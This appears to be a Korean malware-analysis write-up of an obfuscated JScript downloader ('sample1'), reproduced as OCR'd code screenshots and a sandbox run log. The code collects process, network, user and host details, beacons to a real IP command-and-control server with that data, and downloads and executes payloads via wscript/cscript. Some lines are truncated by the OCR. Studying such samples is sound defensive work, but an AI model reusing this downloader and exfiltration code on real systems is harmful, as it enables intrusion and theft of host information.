
```
var ooAzPAmy57 = ("2090000") * 1;
var ooAzPthinkof15 = 1;
while (ooAzPhometo44 && ooAzPround99) {
    ooAzPbundled35 = "Jer";
    ooAzPthinkof15 = ooAzPthinkof15 + 1;
    if (ooAzPthinkof15 == ooAzPAmy57) {
    // ...
    };
};
```

sample1 상세 분석




```
try {
    ooAzPcould74 = ooAzPquartersEurope37("winmgmts:{impersonationLevel=impersonate}!"
+ ooAzPcamp91 + ooAzPcamp91 + "." + ooAzPcamp91 + "root" + ooAzPcamp91 + "cimv2");
    ooAzPSTREETPORTLAND4 = 0;
    ooAzPwhich82 = new ooAzPtouching38(ooAzPcould74["ExecQuery"]("Select * from Win32_Process
    while (!ooAzPwhich82["atEnd"]()) {
        if (ooAzPSTREETPORTLAND4 == 200) break;
        ooAzPtroubles84 = ooAzPwhich82["item"]();
        ooAzPbeing98 = ooAzPbeing98 + ooAzPtroubles84["Name"] + "*" +
ooAzPtroubles84["ExecutablePath"] + String["fromCharCode"](13) + String["fromCharCode"](10);
        ooAzPSTREETPORTLAND4++;
        ooAzPwhich82["moveNext"]();
    }
    ooAzPwhich82 = null;
    ooAzPSTREETPORTLAND4 = 0;
    ooAzPwhich82 = new ooAzPtouching38(ooAzPcould74["ExecQuery"]
("Select * from Win32_NetworkAdapterConfiguration Where IPEnabled=TRUE"));
    while (!ooAzPwhich82["atEnd"]()) {
        if (ooAzPSTREETPORTLAND4 == 10) break;
        ooAzPtroubles84 = ooAzPwhich82["item"]();
        ooAzPwait2 = ooAzPwait2 + "*" + ooAzPtroubles84["IPAddress"](0) + "::"
+ ooAzPtroubles84["Caption"];
        ooAzPSTREETPORTLAND4++;
        ooAzPwhich82["moveNext"]();
    }
} catch (ooAzPwhat55) {}
```

sample1 상세 분석




```
System Idle Process*null
System*null
smss.exe*null
csrss.exe*null
wininit.exe*null
csrss.exe*null
winlogon.exe*null
services.exe*null
lsass.exe*null
lsm.exe*null
svchost.exe*null
svchost.exe*null
svchost.exe*null
svchost.exe*null
svchost.exe*null
svchost.exe*null
svchost.exe*null
svchost.exe*null
svchost.exe*null
svchost.exe*null
VGAuthService.exe*null
vmtoolsd.exe*null
svchost.exe*null
WmiPrvSE.exe*null
msdtc.exe*null
taskhost.exe*C:\Windows\system32\taskhost.exe
dwm.exe*C:\Windows\system32\Dwm.exe
explorer.exe*C:\Windows\Explorer.EXE
vm3dservice.exe*C:\Windows\System32\vm3dservice.exe
vmtoolsd.exe*C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
```

sample1 상세 분석




```
var ooAzPBanquo15 = ooAzPprim5["Environment"]("PROCESS")["Item"]("COMPUTERNAME");
var ooAzPChristmas46 = ooAzPprim5["Environment"]("PROCESS")["Item"]("USERNAME");
var ooAzPhome28 = ooAzPprim5["Environment"]("PROCESS")["Item"]("USERDOMAIN");
```




```
ooAzPtable90 = ooAzPhome28 + "@@" + ooAzPBanquo15 + "@@" + ooAzPChristmas46 + "@@";
for (ooAzPgirls41 = 0; ooAzPgirls41 < ooAzPtable90["length"]; ooAzPgirls41++) {
    ooAzPpreparing62 = (((ooAzPpreparing62 << (5)) - ooAzPpreparing62) +
    ooAzPtable90["charCodeAt"](ooAzPgirls41)) & ooAzPback49;
}
ooAzPpreparing62 = ((ooAzPpreparing62) >>> 0)["toString"](16);
```

sample1 상세 분석




```
while (ooAzPhappy59) {
    try {
        ooAzPthat34 = ooAzPmean80 + ooAzPthought99 + "&" + Math["floor"]
((Math["random"]() * (6000)) + 1) + Math["floor"]((Math["random"]() * (10006)) + 1);
        ooAzPtimes65["setOption"](3, "MSXML");
        ooAzPtimes65["open"](ooAzPplate23, ooAzPthat34, false);
        ooAzPlike47 = Math["floor"]((Math["random"]() * 3) + 1);
        ooAzPtimes65["setRequestHeader"]("User-Agent", "Mozilla/5.0 (Windows NT 6."
+ ooAzPlike47 + "; Win64; x64; Trident/7.0; rv:11.0) like Gecko");
        ooAzPtimes65["send"]();
        if (ooAzPtimes65["status"] == 200) {
            ooAzPdidnt36 = ooAzPtimes65["responseText"];
            try {
                if (ooAzPdidnt36["indexOf"](ooAzPcould77) > -1) {
                    ooAzPgiving42 = (ooAzPtimes65["getResponseHeader"]("Content-Dispositio
["indexOf"]("llx-") > -1);
                    if (ooAzPgiving42) {
                        ooAzPgiving42 = 1;
                    } else {
                        isupp = (ooAzPtimes65["getResponseHeader"]("Content-Disposition")
["indexOf"]("upd-") > -1);
                        if (isupp) {
                            ooAzPgiving42 = 2;
                        } else {
                            ooAzPgiving42 = 0;
                        }
                    }
                    ooAzPdont90 = ooAzPhave94["CreateTextFile"](ooAzPshooting24, true, fals
                    ooAzPdont90["Write"](ooAzPdidnt36);
                    ooAzPdont90["Close"]();
                    ooAzPdont90 = null;
```

sample1 상세 분석




```
                    ooAzPdont90 = ooAzPhave94["CreateTextFile"](ooAzPwandered84, true, fals
                    ooAzPdont90["Write"](ooAzPsmoothhaired31);
                    ooAzPdont90["Close"]();
                    try {
                        ooAzPLIBERTY46["ShellExecute"]("wscript", "/B /E:JScript "
+ ooAzPcried35 + ooAzPwandered84 + ooAzPcried35 + " " + ooAzPgiving42, '', "open", 1);
                    } catch (ooAzPwhat55) {
                        ooAzPLIBERTY46["ShellExecute"]("cscript", "/B /E:JScript "
+ ooAzPcried35 + ooAzPwandered84 + ooAzPcried35 + " " + ooAzPgiving42, '', "open", 0);
                    }
```

sample1 상세 분석




```
C:₩Defrag>cscript List1.jse
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

Script File Read All And Add Data
Save Process And Network Information To Memory
Runtime Error!
Generate Number : cdf1b86e
Startup
Delete File
Request URL : https://185.234.73.125/wMB03o/Wx9u79.php?h=s27&j=cdf1b86e&l=forgot
ten-PC@@FORGOTTEN-PC@@forgotten@@*192.168.79.128%3A%3A%5B00000007%5D%20Intel%28R
%29%20PRO/1000%20MT%20Network%20Connection&1736459
Send It!
no response...
Request URL : https://185.234.73.125/wMB03o/Wx9u79.php?h=s27&j=cdf1b86e&l=forgot
ten-PC@@FORGOTTEN-PC@@forgotten@@*192.168.79.128%3A%3A%5B00000007%5D%20Intel%28R
%29%20PRO/1000%20MT%20Network%20Connection&6164690
Send It!
no response...
Request URL : https://185.234.73.125/wMB03o/Wx9u79.php?h=s27&j=cdf1b86e&l=forgot
ten-PC@@FORGOTTEN-PC@@forgotten@@*192.168.79.128%3A%3A%5B00000007%5D%20Intel%28R
%29%20PRO/1000%20MT%20Network%20Connection&5157431
Send It!
no response...
Request URL : https://185.234.73.125/wMB03o/Wx9u79.php?h=s27&j=cdf1b86e&l=forgot
ten-PC@@FORGOTTEN-PC@@forgotten@@*192.168.79.128%3A%3A%5B00000007%5D%20Intel%28R
%29%20PRO/1000%20MT%20Network%20Connection&2848697
Send It!
^C
C:₩Defrag>
```

sample1 상세 분석



